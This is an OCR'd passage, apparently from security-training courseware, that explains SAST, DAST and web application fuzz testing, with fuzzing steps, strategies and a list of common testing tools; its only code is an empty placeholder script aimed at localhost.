
  It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, Leapwork, Katalon Studio, and Testsigma to carry out automated testing.

- **Static Application Security Testing (SAST)**

  Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Codacy, Appknox, AttackFlow, bugScout, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

  Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Invicti, Acunetix Vulnerability Scanner, HCL AppScan, Micro Focus Fortify on Demand, and Appknox, to perform DAST.



Web Application Fuzz Testing

- Web application fuzz testing (fuzzing) is a black-box testing method. It is a **quality checking and assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called '**Fuzz**' will be generated by the fuzz testing tools (**Fuzzers**) and used against the target web application to **discover vulnerabilities that can be exploited** by various attacks
- Employ this fuzz testing technique to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, and SQL injection

Fuzz Testing Scenario

```
Attack Script:
Setup('WebApplicationName') do
      @host = "localhost"
      @port = 80
...
end
```

Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects


Fuzz Testing Strategies

- **Mutation-Based**: In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based**: In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based**: In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.




```
Attack Script:
Setup('WebApplicationName') do
      @host = "localhost"
      @port = 80

...
end
```

Figure 14.102: Web application fuzz testing scenario

Fuzz Testing Tools:

- WSFuzzer (*https://owasp.org*)
- WebScarab (*https://owasp.org*)
- Burp Suite (*https://portswigger.net*)
- HCL AppScan® Standard (*https://www.hcltechsw.com*)
- Peach Fuzzer (*https://www.peach.tech*)



